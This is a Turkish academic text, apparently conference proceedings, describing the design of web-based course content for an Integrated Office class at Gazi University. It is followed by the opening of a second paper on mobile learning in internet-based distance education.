Günümüz koşullarında insanlar, istedikleri zamanda, istedikleri yerde, kişisel beceri ve yeteneklerine bağlı olarak istedikleri sürede eğitim kaynaklarını kullanmak isterler. Bu çalışmada amaç, Gazi Üniversitesi Atatürk Meslek Yüksekokulu Bilgisayar Bölümü'nde okutulan Entegre Ofis dersinin web tabanlı içeriğini tasarlamak, geliştirmek ve tamamlamaktır. Bu amaçla, kullanıcıya etkili bir şekilde öğrenim nesnelerinin aktarılabilmesi için, bilgileri sıralama, soruyu yanıtlama ve fare hareketlerini video ortamında aktarma yöntemleri gibi etkileşim unsurları kullanılmaktadır.

## 2. E-Öğrenme

Uzaktan eğitim, eğitim kaynaklarıyla öğrenecek kişileri birbirine bağlayan eğitimsel bir dağıtım sistemidir. Uzaktan eğitim, örgün eğitime kayıtlı olmayan kişilere eğitimsel erişim ve mevcut

öğrencilerin öğrenme fırsatlarını artırmayı sağlamaktadır. Uzaktan eğitim uygulaması, geçerli kaynakları kullanan ve gelişen teknolojileri birleştirerek sürekli ilerleyen bir süreçtir [1].

Yaşam boyu eğitimin birey üzerine getirdiği yük, sorunların da temelini oluşturmaktadır. Tam zamanlı bir işte çalışmakta olan birey, kişisel gelişimine yardımcı olan eğitim süreci için yeterli vakti ayıramamaktadır. Bu durumda örgün eğitim denen ve öğrenci -öğretmen - sınıf bileşenlerinden oluşan geleneksel eğitime alternatif olarak uzaktan eğitim modeli ortaya çıkmıştır.

Uzaktan eğitim için Holmberg'e göre yedi adet esas mevcuttur [9]:

1. Öğretme ve öğrenme grupları arasında kişisel bir ilişki ortamı olmalı.
2. İyi geliştirilmiş kendi kendine öğretebilen materyalleri temin edilmeli.
3. Deneyle ilgili zihinsel zevklere yer verilmeli.
4. Atmosfer, dil ve anlaşmalar arkadaşça görüşmelerle yapılmalı.
5. Öğretici tarafından alınan / gönderilen mesajlar, etkileşimli, kolay anlaşılır ve hatırlanabilir olmalı.
6. Uzaktan eğitimde daima etkileşimli bir yaklaşım olmalı.
7. Organizeli bir çalışma için planlama ve rehberlik gereklidir.

Tablo 1, uzaktan eğitimde kullanılan öğrenme ve öğretme yardımcı araç ve gereçleri göstermektedir[10]. Gelişen teknoloji yardımcı elemanların da gelişmesini sağlamıştır.

İnternet ve bilgisayar kullanımının yaygınlaşması ile televizyon ve video gibi tek yönlü öğrenme yöntemlerinin uygulandığı iletişim araçlarının yerini karşılıklı etkileşime dayalı olarak elektronik ortamda öğrenme modelleri almıştır.

e-öğrenme; internet / intranet veya bir bilgisayar ağı bulunan platform üzerinde sunulan, web tabanlı bir eğitim sistemidir. Elektronik öğrenme, geleneksel eğitim ile kıyaslandığında teknolojinin son derece kullanılabilir halde olması ve birey merkezli, bireyi bilgi kaynaklarına ulaşma yönünde motive edici bir model ortaya çıkarmaktadır. Eğitim etkinliğinin gerçekleştirilebilmesi için öğretici ve öğrenen kişinin aynı anda, aynı ortamda bulunma şartı olmadan öğrenme sağlanabilir. Bu tür bir öğrenme asenkron (eş zamansız) öğrenmedir. Senkron öğrenmede (eş zamanlı) ise öğretmen ve bir grup öğrencinin bilgisayar ortamında bir sınıfta buluşmaları ile gerçekleşen öğrenme söz konusudur.

Kişilerin zaman, mekan ve bir sınıf ortamı zorunluluğundan bağımsız olarak bilgiye ulaşmasının sağlanması, internet çağının eğitim sektörünü çok iyi yönde etkilediğinin bir göstergesidir. Önceki yıllarda mektupla öğrenim, televizyon ile öğrenim, basılı yayın veya CD-ROM ile öğrenim uzaktan eğitim yöntemleri olarak kullanılırken günümüzde internetin kullanılması oldukça yaygın hale gelmiştir. Çünkü internet yoluyla bilgiye ulaşma, iletişim ve bilgi paylaşımı dünya genelinde standart bir platform haline gelmiştir. İnternet yoluyla öğrencilerin takip ve kaydının kolay olması, eş zamanlı olarak ses, veri ve eğitim içeriğinin sunulmasını sağlayan çeşitli platformların varlığı ve bu tür eğitimlerin verilebilmesi için çeşitli alanlarda iş gücüne olan ihtiyaç, internetin uzaktan eğitimde yaygın olarak kullanılmasını arttıran sebeplerdir. E-öğrenme, zaman ve mekan bağımsızlığının yanı sıra daha hızlı

ve etkin öğrenmeyi, ayrıca öğrenme odağını öğretmenden öğrenciye çevirerek öğrencinin kendi eğitimlerinden kendilerinin sorumlu tutulmasını, daha az iş yükü ile daha fazla kişiye ulaşma imkanı vererek maliyet açısından da avantajlı bir yaşam boyu eğitimden yararlanma olanağı sağlamaktadır.

Bireylerin çalışma konusunda özdisipline sahip olmaması halinde sonucun başarısız olması, bireylerin sosyalleşme sürecinin engellenebilme ihtimali, içerik oluşturmada sürecin kapsamlı, zaman alıcı ve masraflı olması, geleneksel öğrenme alışkanlıklarından kolaylıkla vazgeçilememesi ve ilgili sektörün bilgi ve teknolojik alt yapıya sahip olma gerekliliği e-öğrenmeyi zoraştıran etkenlerdir [2].

## 3. Web Tabanlı Öğretim

Web-tabanlı öğretim, öğrenimin teşvik edildiği ve desteklendiği anlamlı bir öğrenme ortamı oluşturmak için, WWW üzerindeki kaynakları kullanan hipermedya tabanlı bir öğretim programıdır [4]. Web-tabanlı eğitim sistemleri daha fazla kişiselleştirilmiş bir öğrenme için uygun bir sistemler sınıfıdır [8].

Temelde WWW, tüm dünyanın hiç bilmediği fırsat ve öğrenme materyallerinin en geniş kütüphanesini oluşturmaktadır. Bu da bireyin her şartta, her zamanda bilgiye ulaşmasını kolaylaştırmaktadır. Geleneksel kuruluşların bu yeniliğe uyumda yaşayacakları zorluk bir dezavantajdır [10].

İçeriğe ulaşmak için HTML sayfa yapıları düzenlenmekte, iletişimin sağlanması ve sağlıklı olarak yürütülmesi için elektronik posta listelerinden faydalanılmakta, etkileşimin artırılabilmesi için tartışma listeleri ve sohbet programları kullanılmaktadır.

Geleneksel sistemlere göre dinamik bir yapıya sahip olan web-tabanlı öğretim, öğrencilerin kendilerine uygun zamanda, istenilen sıklık ve sürede, mekandan bağımsız olarak dersle-

Yardımcı Elemanlar				Cihazlar	
İşitsel	İşitsel-Görsel	Görsel	Yardımcı Öğrenme Elemanları	Temel	Teknik
Sesli kasetler Sesli kayıtlar Radyo kayıtlar	Filmler Teypler Slaytlar Televizyon Programları Video kayıtları	Modeller Çizelgeler Diyagramlar Çizimler Grafikler Gösterimler Fotoğraflar Slaytlar	Makaleler/dergiler Kitaplar Bilgisayar Bildiriler Ev Deneysel Kitleri Oyunlar Medya programları Simülasyon deneyleri Çalışma ziyaretleri Çalışma kitapları	Yazı tahtası Kumaş pano Keçeli pano Manyetik pano Beyaz pano	Kamera Kaset Kaydedici Kapalı devre televizyon Bilgisayar Epidiyoskop Projektör Radyo Televizyon Video Kaydedici

**Tablo 1:** Öğretme ve öğrenme yardımcı eleman ve cihazları [10]



ri takip etmelerini sağlamaktadır. Ses, video, grafik, iki boyutlu veya üç boyutlu hazırlanmış animasyonlar, anında dönüt alınacak şekilde tasarlanmış yapılarla zenginleştirilmiş materyaller içeren bir web-tabanlı öğretim çalışma ortamı öğrenciye daha kalıcı ve zevkli çalışma ortamı sağlamaktadır.

Öğrenim materyallerinin kullanılabilir, kaliteli ve öğrenciyi destekleme açısından yararlı olmasına özen gösterilmelidir. Kullanıcı için kolay erişimli, görüntüleme ve geri bildirimde sorunsuz bir ders tasarımı yapılmalıdır.

E-öğrenme uzaktan eğitim sisteminin %80 'ini kapsamakta olan asenkron eğitim, en iyi internet üzerinden yapılabilmektedir [7].

**3.1. Web Tabanlı Eğitim Sitesinin Özellikleri**  
İyi tasarlanmış bir web-tabanlı öğretim programı öğrenmeye ve öğretime imkan veren birçok özellik sağlayabilir. Bu özellikler WWW'deki uzaktan eğitimle ilgili pedagojik, teknolojik, organizasyonel ve ahlaki konuları kapsamaktadır. Web tabanlı öğretim bileşenleri arttıkça kullanıcılarına daha fazla özellik sunacaktır [4].

Web-tabanlı bir eğitim sitesinin hazırlanması oldukça uzun bir süreçtir. Sitenin planlanmasında geçen süre çok olmakla birlikte, site hayata geçtikten sonra onu güncel tutmak için sarf edilen gayret de çok fazla olmaktadır.

Web tabanlı öğretimin tasarımında içsel olarak yer alan bazı özellikler vardır. Bunlar, etkileşim, açık sistem online arama, aygıt-mesafe-zaman bağımsız, her yerden erişilebilir, elektronik yayınlama, online kaynaklar, dağıtılmış değişik kültürlerin etkileşimidir. Bunun dışında web tabanlı öğretimin tasarımından bağımsız olan özellikleridir. Uygunluk, kolay kullanım, online destek ders güvenliği, gerçekçi, ders geliştirme kolaylığı, birlikte öğrenme, online değerlendirme, sanal kültürler olarak sıralanabilen özelliklerdir.

**3.2. Web Tabanlı Öğretimin Olumlu Yönleri**  
Web-tabanlı öğretimde sanal bir yerleşke

oluşturulabilmekte, sistem dahilindeki öğreniciler içeriğe istedikleri zaman ulaşabilmekte ve kaynaklardan istedikleri ölçüde faydalanabilmektedirler [6].

Web tabanlı öğretimde uygun biçimde tasarlanan ders, öğrencinin kendi kendine öğrenmesi, organize etmesi ve başkalarıyla sürekli iletişim halinde olmasına olanak sağlamaktadır. Bu sayede eğitim kişisel, öğrenci merkezli, öğrenci yönelimli ve düşük maliyetli olarak gerçekleştirilmektedir. Ayrıca öğrencinin, bilgiye ulaşmada kullandığı yollar sayesinde çeşitli faaliyetlerde bulunması da becerisinin gelişmesine yardımcı olmaktadır. Bu süreç içerisinde öğrencilerin yeni bilgilerle karşılaşmaları sonucu rastlantısal öğrenme de gerçekleşebilmektedir.

Web tabanlı öğretim sayesinde çoklu ortam tabanlı uygulamaların kullanımı, grup öğretimi, kendi kendine öğrenme, internet sayesinde her yerden bilgiye ulaşım, etkileşimli öğrenme, eş zamanlı veya eş zamansız öğrenme etkinlikleri gerçekleştirilebilmektedir.

Web tabanlı öğretim için tasarlanan web sayfaları, ses ve görüntü araçları, etkileşimli araçlar (sohbet, video konferans, vb.), haberleşme araçları (elektronik mektup, liste ve haber grupları) ve diğer pek çok kaynağı içerebilmektedir. Bu bileşenler ise öğrencinin zihinsel faaliyetlerini arttıran, araştırmaya teşvik edici özellikler taşımaktadır.

**3.3. Web Tabanlı Öğretimin Olumsuz Yönleri**  
Önemli üstünlüklerine rağmen web tabanlı öğrenimin sakıncaları olarak eğitim programı ve süresi, teknoloji desteği ve erişilebilirlik unsurları ortaya çıkmaktadır [11]. Söz konusu unsurlar bağlamında web tabanlı uzaktan öğrenimi sakıncalı kılan özellikler şu şekilde özetlenebilir:

1. İnternet bant genişliği ve hızı,
2. Tarayıcı (browser) plug-in'leri veya özel yazılımların gerekliliği,
3. İnternet sunucu bilgisayar (server) ve teknik kapasitelerinin gerekliliği,

4. Bağlantı ve erişim problemleri,
5. Kullanıcı standartları,
6. Öğrencinin basit İnternet, bilgisayar ve teknoloji bilgisinin gerekliliği,
7. Öğrenci ve öğretmene daha fazla sorumluluk düşmesi,
8. Kullanıcı yorumları (geri besleme) ve online yardım konusunun çok önemli olması,
9. Kaliteli destek hizmetinin önemi.

E-öğrenme karmaşık psikolojik bir olgudur. Geleneksel eğitim sistemlerinde bilgi kayıtlı olarak vardır ve konuşma vasıtasıyla (ders vererek) veya kağıtlarla (kitap okuyarak) öğrenciye aktarılır. Ancak e-öğrenme sistemiyle bilgi sunulur, depolanır ve elektronik araçlarla gönderilir (dersin web-tabanlı olarak işlenmesi gibi). Sonuç olarak, e-öğrenme bilginin, çok yönlü tiplerini (sözlü ve resimli), çok yönlü işlem modlarını (işitsel ve görsel) ve çok yönlü öğrenme durumlarını (ard arda ve aynı anda) içermesiyle son derece karmaşık hale gelir [3].

### 3.4. Web Tabanlı Öğretimde Etkileşim

Öğretimsel web sitelerinin tasarım ilkelerine uygun etkileşimli çoklu ortam uygulamalarını içermesi, konunun yüksek bir yüzde ile öğrenilebilmesi için oldukça önemlidir. Çoklu ortam destekli eğitimsel web siteleri özel uygulamalar tarafından oynatılan küçük ses ve video dosyalarını içermektedir.

Uzaktan eğitimde üç etkileşim biçimi vardır: Öğrenen-öğretmen, öğrenen-içerik ve öğrenen-öğrenen.

Öğrenen-öğretmen etkileşimi; öğretmeni sunuda, anlatımda, dönüt sağlamada ve öğrenciye yardım etmede bir öğretim biçimi şeklinde olmaktadır. Öğrenen de soru sorarak, ödev vererek, problemleri öğretmenle tartışarak etkileşime girebilmektedir. Öğrenen-içerik de etkileşimin temel bileşenidir. İçerik; kitaplarda, çevredeki nesnelere, soyut düşüncelerde, video teyplerde, bilgisayar programlarında, Web sitelerinde bulunabilmektedir. Öğrenen-öğrenen etkileşiminde ise öğrenciler, kendi aralarında

projelerini değerlendirmelerini, tartışmalarını, düşüncelerini paylaşabilmekte, birbirlerine yardım edebilmektedir.

Etkileşim öğrenme sürecinin en önemli bileşenidir [12]. Web-tabanlı eğitimde öğretici ile öğrenci arasındaki etkileşim, sanal sohbet ortamları ve sanal tartışma grupları ile sağlanmaktadır. Sanal tartışma gruplarına tüm öğrenciler ve öğretmen katılmaktadır. Öğretmen veya öğrenciler var olan problemlere ilişkin mesajları panoya göndermektedir. Tartışma konusu eklendikten sonra kişiler görüşlerini bu ortama asenkron (eş zamansız) olarak ekleyebilmektedirler.

Eğiticinin diğer derslerle çalışmayacak şekilde belirlediği bir saatte öğrencilerle sohbet etmesi de yararlı etkileşim faaliyetlerinden biridir. Bu etkileşim yöntemi senkron (eş zamanlı) bir yöntemdir.

Elektronik-posta diğer bir etkileşim yöntemi- dir. Öğrenciler, eğiticilere, sistem yöneticisine veya diğer öğrencilere e-posta yoluyla ulaşabilmektedirler.

### 4. Önerilen Web Tabanlı Öğretim İçeriğinin Tasarımı

Web-tabanlı bir ders uygulamasının eğitim içeriğinin, eğitimi alacak kişilerin ihtiyaçlarını ve beklentilerini karşılayabilmesi ve bu doğrultuda hedeflenen amaca yönelik hizmet etmesi için 5 temel bileşene sahip olması gerekmektedir. Bu bileşenler:

1. İyi tanımlanmış eğitim hedeflerinden (Learning Objectives),
2. Eğitim içeriğini oluşturan modüler içerik parçacıklarından (Learning Objects),
3. Belirlenen hedeflere ulaşmak için kullanılan etkileşimlerden (Interactions),
4. Hedeflere ulaşıp ulaşılmadığını denetleyecek değerlendirmelerden (Assesments),
5. Gezinimlerden (Navigations) oluşmaktadır.

2006 - 2007 eğitim - öğretim yılında Gazi Üniversitesi Atatürk Meslek Yüksekokulu, Bilgi-



sayar ve İşletme bölümlerinde uzaktan eğitim yöntemi ile eğitime başlanmıştır. Bilgisayar bölümünde okutulan Entegre Ofis dersinin web tabanlı içeriğinin hazırlanabilmesi için; elektronik ortamda öğrenmeyi sağlamak amacıyla içeriğin anlaşılır olarak sunulması, uygun görsel ve işitsel materyallerle desteklenmesi, kişiler için özel anlatım biçimi ve algılama süreçleri değerlendirilerek yapılandırılması ve öğrenen kişinin bilgisayar ile olan etkileşiminin öğrenmeyi kolaylaştıracak yapıda olması hedeflenmiştir. Kullanıcıya etkili bir şekilde öğrenim nesnelerinin aktarılabilmesi için bilgileri sıralama, soruyu yanıtlama ve fare hareketlerini video ortamında aktarma yöntemleri gibi etkileşim unsurları kullanılmıştır. Yapılan canlandırmalar, öğrenen kişinin teknolojiye yatkınlığına ve algılama düzeylerine uygun olarak kullanılmıştır. Öğrencilerin öğrenme seviyelerinin denetlenebilmesi için, eğitim sonunda yer alan değerlendirme soruları ile birlikte öğrencilere verilen ödevler, tartışma konuları geri bildirim için kullanılan araçlardır.

Entegre Ofis dersinin hazırlanmasındaki ilk aşama, eğitim hedeflerinin belirlenmesi ve içeriğin temin edilmesidir. Bu içerikler; dersin genel hedefleri, içindekiler tablosu, bölüm hedefleri, konu anlatımı ve değerlendirme sorularını kapsamaktadır. Konu anlatımının, kısa veya maddeli metinler halinde, öğrenci merkezli öğrenmeyi destekleyecek öğrenme kuramı, yöntem ve tekniklerinden faydalanılarak öğrencileri zihinsel olarak etkin kılacak şekilde ve Türkçe Dil Bilgisi kurallarına uyumlu ve akıcı olması sağlanmıştır. Eğitsel tasarımda ikinci önemli kaynak ise akış çizelgesidir. Akış çizelgesi (storyboard), eğitim içeriğinin üretilebilmesi için hazırlanan ve eğitimin her ekranında nelerin yer aldığı (metin, görsel, canlandırma, etkileşim, değerlendirme, vb.) ayrıntılarıyla tanımlayan dökümandır. Bu dersin üretimi aşamasında akış çizelgesi oluşumunda Power Point programı kullanılmıştır. Her sayfada, bölüm adı, alt bölüm adı, sayfa başlığı, o sayfada yer alacak metin, kullanılacak görsel ve çoklu ortam öğelerinin (resim, grafik, şema, tablo,

animasyon, ses, müzik, efektler) ayrıntılı tarifi, o sayfada yer alan etkileşimlerin tarifi ve sayfa kodu yer almıştır. Ders için kullanılacak materyallerin öğretici, akademik temelli, öğrenciler tarafından kolayca kullanılabilir, konunun içeriğine hakim, ilgi çekici, kolay ulaşılabilir olmasına özen gösterilmiştir. Ayrıca öğrenim materyalleri, görüntüleme, değerlendirme ve geri bildirim mekanizmalarıyla desteklenmiştir. Uygulama ve teori bağdaştırılmış, en son teknolojiyi yansıtan konulara yer verilmiştir.

Bu içeriğe göre eğitim geliştirme aşamasında, eğitim içeriği metin olarak temin edildikten sonra içerik ağacı oluşturulmuştur. İçerik ağacında, konunun üst başlığı, alt başlıklar net bir şekilde gösterilmiştir. Eğitim senaryosunun hızlı ve hatasız bir şekilde hazırlanması, bu listenin özenli bir şekilde oluşturulmasıyla sağlanmıştır. Eğitim hedefi, bölüm hedefleri ve değerlendirmeler bittikten sonra işlevsel nitelik taşıyan, anlatılmak istenen kavramlar konusuna açıklık getiren görsellerin oluşturulmasına başlanmıştır.

İçerik ve öğrenme etkileşimlerinin birleştirildiği içerik sunum senaryosuna göre eğitim geliştirme işlemine başlanmıştır. Macromedia Captivate yazılımı ile MS Word, Excel, Power Point ve Access yazılımlarında yapılan işlemlerin fare hareketleri çekilmiş ve bu dosyalar Macromedia Flash programı ile animasyona dönüştürülmüştür. Ayrıca öğrencinin dikkatini çekmek için bu tür uygulamaların arasında, konu anlatımını destekleyecek nitelikte Flash yazılımıyla hazırlanmış animasyonlar ve konuyla ilgili resimler eklenmiştir. Macromedia Captivate yazılımıyla fare hareketlerinin çekildiği animasyonlarda, yapılan işlemler ve açıklamalar metin kutuları içine yazılmıştır. Kullanım sırasında öğrenci metin kutularının altında yer alan gezinti (navigasyon) butonları ile animasyonu durdurabilmekte, tekrar seyredebilmekte, sonraki konu anlatımına animasyonu izlemeden geçebilmektedir. Ayrıca metin kutusunun taşınabilir olması da farenin ekranın bazı yerlerinde görünememe sakıncasını da ortadan kaldırmaktadır.

Eğitim Yönetim Sistemleri, (Learning Management System, LMS) ağ üzerinden eş zamanlı olmayan öğrenme materyali sunma, sunulan öğrenme materyalini değişik biçimlerde paylaşma ve tartışma, derslere kayıt olma, ödevler alma, sınavlara girme, bu ödev ve sınavlara ilişkin dönüt sağlama, öğrenme materyallerini düzenleme, öğrenci, öğretmen ve sistem kayıtlarını tutma, raporlar alma gibi olanakların ağ üzerinden otomatik olarak gerçekleşmesini sağlayan yazılımlardır. Çevrim içi içerikler bu yazılımların olmazsa olmaz kısmını oluşturmaktadır. Entegre Ofis dersinin çevrim içi içeriği tamamlandıktan sonra denenebilir hale getirilmiştir.

Hazırlanan bu eğitimin deneme versiyonu değerlendirilip gerekli değişiklikler yapıldıktan sonra belirlenen pilot kullanıcı tarafından eğitim test edilmiştir. Bu sırada oluşan teknik sorunlar giderilmiş ve ürünün kullanıma açılması için son kontrollerin yapılması sağlanmıştır.

Web üzerindeki öğretimin tamamlanması bazı kritik faktörleri gerektirmektedir. Başarılı bir uygulama güvenlik, bağlantı, iletişim ve bakım gibi bileşenleri gerektirmektedir (Şekil 1).

Bu bileşenlerin kullanılması öğretmenin web tabanlı öğretimden en verimli şekilde faydalan-



Şekil 1. Web-tabanlı öğretimin tamamlanması

NO	ADI	SOYADI	1. VİZE	2. VİZE	VİZE ORT	VİZE ORT NOTU	FİNAL	FİNAL NOTU	TOPLAM	SONUÇ
1	ÖZGÜR	ÖZ	87	100			88			
2	KURUVE	ARILAR	82	87			85			
3	CEMAL	DEĞİRLER	85	75			80			
4	ERDOĞAN	AYAR	88	70			88			
5	HAMİD	TILMAK	70	80			49			
6	ENİĞÖN	YÖRÜK	82	40			83			

DEĞERLENER SAYISI: 6  
KALANLARIN SAYISI: 6  
EN YÜKSEK NOTU: 100  
EN DÜŞÜK NOTU: 40

Sınıf Listesi: ÖZGÜR, KURUVE, CEMAL, ERDOĞAN, HAMİD, ENİĞÖN

Sınıf Listesi: ÖZGÜR, KURUVE, CEMAL, ERDOĞAN, HAMİD, ENİĞÖN

1. Bu notlar yazılmayacaktır. Sadece açıklama işler.  
2. \*\*\* yerleri formatı sınavlarında çıktı alınarak verileri göstermek.  
3. Toplam notu 50 nin altında olan kişiler için KALDI listesinde ve epi olanlar için DEĞİT yazılacaktır.  
4. En yüksek ve en düşük not toplam not için bulunacaktır.  
5. İlk grafik sütun grafik olup FİNAL NOTU ile ADI sütununa göre ikinci grafik ise pasta grafik olup ADI ile TOPLAM sütununa göre yazılacaktır.  
6. Tablo ve grafiklerindeki renklerle bağlı kalınması önerilir.

Şekil 2. Excel programının öğretiminin ardından verilen ödev örneği

masını sağlamaktadır. Bu bileşenlerin göz önüne alınması öğretmenin beklenmeyen olaylara karşı hazırlıklı olmasına yardım etmektedir [5].

## 5. Sonuç

Geliştirilen web tabanlı Entegre Ofis dersi içeriği şu anda verimli bir şekilde kullanılmaktadır. Hedef kitleden sohbet saatlerinde elde edilen verilere göre, içeriğin anlaşılır, canlandırılmalarının konuyu anlatmada son derece başarılı olduğu ve öğrencilerin zihinsel olarak etkin bir şekilde dersi işledikleri bulgularına ulaşılmıştır. Etkileşimin önemli olduğu web tabanlı öğretimde belirlenen saatlerde sohbetlere katılma, e-posta yoluyla her zaman eğitici ve kendi aralarında iletişim kurma, konuların sonunda yer alan değerlendirme sorularını yanıtlama, yine konuların sonunda uygulama yapmalarını sağlayan ödevler verme etkinlikleri gerçekleştirilmektedir. Excel programının öğretiminin sonunda verilen ödev örneği Şekil 2'de gösterilmektedir.

## 6. Kaynaklar

[1]. Adult Learning Activities World Wide Web site, <http://www.cdlnonline.org/index.cfm?fuseaction=whatis>, California Distance Learning Project (CDLP).

[2]. AYTAÇ, T., "Geleceğin Öğrenme Biçimi: E-Öğrenme", Bilim ve Aklın Aydınlığında Eğitim Dergisi, Sayı: 35, 2003.

[3]. Bourne, J., Moore, J. C, Elements of Quality Online Education Into The Mainstream, Vol: 5, The Sloan Consortium, 0-9677741-6-0, ABD, 2004.

[4]. Bay, Ö.F., Tüzün, H., "Yüksek Öğretim Kurumlarında Ders İçeriğinin Web Tabanlı Olarak Aktarılması-I", Journal of Polytechnic, vol: 5, No: 1, 2002, pp. 13-22

[5]. Bay, Ö.F., Tüzün, H., "Yüksek Öğretim Kurumlarında Ders İçeriğinin Web Tabanlı Olarak Aktarılması-II", Journal of Polytechnic, vol: 5, No: 1, 2002, pp. 23-33.

[6]. Carswell, A.D., Venkatesh, V., "Learner outcomes in an asynchronous distance education environment", International Journal of Human-Computer Studies, Vol: 56, No: 5, 2002, pp. 475-494.

[7]. Enocta Kaynaklar World Wide Web site, [http://www.enocta.com/tr/kaynaklar\\_makale\\_detay.asp?url=44](http://www.enocta.com/tr/kaynaklar_makale_detay.asp?url=44), enocta.

[8]. Hatzilygeroudis, I., Giannoulis, C., Koutsojannis, C., "A Web-Based Education System for Predicate Logic", Proceedings of the IEEE International Conference on Advanced Learning Technologies (ICALT'04), 2004, IEEE

[9]. Holmberg, B., "The Concept, Basic Character and Development Potentials of Distance Education", Distance Education, vol: 10, No: 1, 1989, pp. 127-135.

[10]. Jarvis, P., Adult Education and Lifelong Learning: Theory and Practice, Routledge Falmer, 0-415-31492-5, New York, 2004.

[11]. Odabaş, H., "İnternet tabanlı uzaktan eğitim ve bilgi ve belge yönetimi bölümleri", Türk Kütüphaneciliği, Sayı: 17, No: 1, 2003, 22-36.

[12]. Vygotsky, L. S., Mind in society: The development of higher psychological processes, Harvard University Press, 0-67457629-2, Londra, 1978.

## İnternet Tabanlı Uzaktan Eğitimde Mobil Öğrenmenin Rolü

Mustafa Kemal Oran<sup>1</sup>, Şirin Karadeniz<sup>2</sup>

<sup>1</sup> Gazi Üniversitesi, Rektörlük, 06500, Ankara,

<sup>2</sup> Gazi Üniversitesi, Gazi Eğitim Fakültesi, Bilgisayar ve Öğretim Teknolojileri Eğitimi Bölümü, Ankara  
mko@gazi.edu.tr, sirin@gazi.edu.tr

**Özet:** Mobil teknolojilerde son yıllarda büyük gelişmeler yaşanmaktadır. Bu gelişmeler göz önünde tutulduğunda internet tabanlı uzaktan eğitimde bu yeniliklerden yararlanarak farklı eğitim ortamlarını işe koşma yararlı olacaktır. Bu çalışmada kuramsal olarak internet tabanlı eğitimde mobil öğrenmenin rolü, avantajları ve aşılması gerekebilecek sorunlar tartışılmaktadır.

**Anahtar Kelimeler:** İnternet Tabanlı Eğitim, Mobil Öğrenme, Uzaktan Eğitim

### Mobile Learning Role in Internet Based Distance Education

**Abstract:** Mobile technology is developing nowadays. In this case it will be useful to develop different learning environments using these innovations in internet based distance education. In this study, role and advantages of mobile learning in internet based distance education and problems to be solved are discussed.

**Keywords:** Internet Based Education, Mobil Learning, Distance Education

### 1. Giriş

Uzaktan eğitim; öğretmen ve öğrenenin birbirinden coğrafi olarak farklı yerlerde bulunmasından doğan bir ihtiyaçtır. Uzaktan eğitimde tanımlanabilecek üç alt öge vardır; öğrenen, öğretmen ve iletişim metodu [1]. Uzaktan eğitim ortamlarında öğrenen ve öğretmenin zaman ve mekandan bağımsız iki yönlü iletişim kurabilmeleri için internet teknolojileri yaygın bir biçimde kullanılmaktadır. İnternete dayalı uzaktan eğitim uygulamalarında Web ortamında sunulan metin, grafik, animasyon veya video içeren dersler, öğretmen ve öğrenen arasındaki iletişimi sağlamada e-posta, sohbet, tartışma grupları, mesaj panoları vb. kullanılmaktadır. Böylece öğrenenler, evden veya dünyanın herhangi bir yerinden kendilerine uygun zamanda ve kampüse gelmelerine gerek kalmadan esnek bir öğrenme ortamına sahip olmaktadır [2]. Bu esneklik iş için sürekli seyahat edenler, aile sorumluluğu olanlar, kampüse fiziksel olarak gelemeyecek rahatsızlığı olan veya seyahat ede-

meyenler, aldıkları eğitime ek olarak yeni eğitim almak isteyenler için yararlı olmaktadır [2, 3].

İnternet tabanlı uzaktan eğitim alan bir öğrenen masaüstü veya dizüstü bilgisayarını kullanarak zamandan bağımsız bir biçimde derslerine, öğretmenine veya diğer öğrenenlere ulaşabilmekte iken bilgisayarında kablosuz iletişim özelliğine sahip olduğunda, seyahat ettiği yerlerde kablosuz iletişim olduğu sürece diğer bir deyişle mekandan bağımsız iletişim olanağı elde edebilmektedir. Dizüstü bilgisayarların ağırlıkları ve pil ömürleri de dikkate alındığında aslında wamekandan bağımsız öğrenme için internet tabanlı uzaktan eğitim ortamlarında mobil öğrenme ortamlarının kullanılmasının yararlı olacağı düşünülmektedir.

Mobil Öğrenme öğrenenlere sınıf dışında sınıfa bağımlı kalmadan cep bilgisayarı - PDA (Personal Digital Assistant) veya cep telefonu ile eğitim olanağı sağlamaktadır [4].


Bu sayede zamandan ve mekandan bağımsız olarak bilgiye erişim imkanı doğmaktadır. Şu anda masaüstü bilgisayarlar ile kıyaslandığında, ortalama bir cep bilgisayarı ve mobil telefonlar yaklaşık yarı yarıya daha ucuzdur. Cep bilgisayarları (PDA) ve mobil telefonlar günümüzde eşzamansız kullanımı daha gerçekçi görünse de, eşzamanlı kullanımın da artacağı düşünülmektedir. Ancak eşzamanlı kullanımı için teknolojik olarak değil maliyet nedeni ile istenilen seviyeye gelmesi zaman alacağı bir gerçektir [5].

Bina içi kullanımda kızılötesi, Bluetooth, RF gibi teknolojiler, bina veya kampus içinde kablolu, daha uzun mesafelerde ise WAP, GPRS ve SMS gibi teknolojiler eşzamanlı iletişimi sağlamaktadır [5].

## 2. İnternet Tabanlı Uzaktan Eğitimde Mobil Öğrenme

Bu bölümde İnternet tabanlı uzaktan eğitimde mobil öğrenme'nin nasıl kullanılabilirliği tartışılmaktadır. Şekil 1 de görülen model öğrenene, mekandan ve zamandan bağımsız olarak bilgiye ve derse ulaşma imkanı sunmakta, eğitim eşitliğine fırsat vermektedir.

Bu modelde öğrenen derslerine masaüstü bilgisayar, dizüstü bilgisayar, PDA, mobil telefonu, vb. araçlar ile ulaşabilir, bu dersler ile ilgili bilgileri edinebilir ve değerlendirebilir, sınav alabilir ve bu yaptığı işlemler veritabanında saklandığı için öğrenen ile ilgili değerlendirme raporları alınabilir.[6]



Şekil-1 : İnternet Tabanlı Uzaktan Eğitim ve Mobil Öğrenme [6]

Şekil 1'de verilen yapının oluşturulması ile öğrenenin istediği yer ve zamanda öğrenme sürecini başlatıp, istediği anda kendi öğrenme sürecine müdahale edebilmesi gerçekten büyük bir özgürlük kazandıracaktır.

Bu model günümüzdeki teknolojik gelişmeler sayesinde uygulanabilecek düzeyde olabilir. Bu tür yatırımlar gelecek zamanlarda düşünülen eğitim modellerine ışık tutacaktır.

## 3. Mobil Öğrenme'nin İnternet Tabanlı Uzaktan Eğitime Getirdiği Avantajlar

Kurulacak bu tür bir teknoloji tabanlı uzaktan eğitim, öğrenenlere yaşam boyu öğrenme, farkında olmadan öğrenme, ihtiyaç anında öğrenme, kendi istediği anda zaman ve mekandan bağımsız öğrenme sağlayacaktır [5].

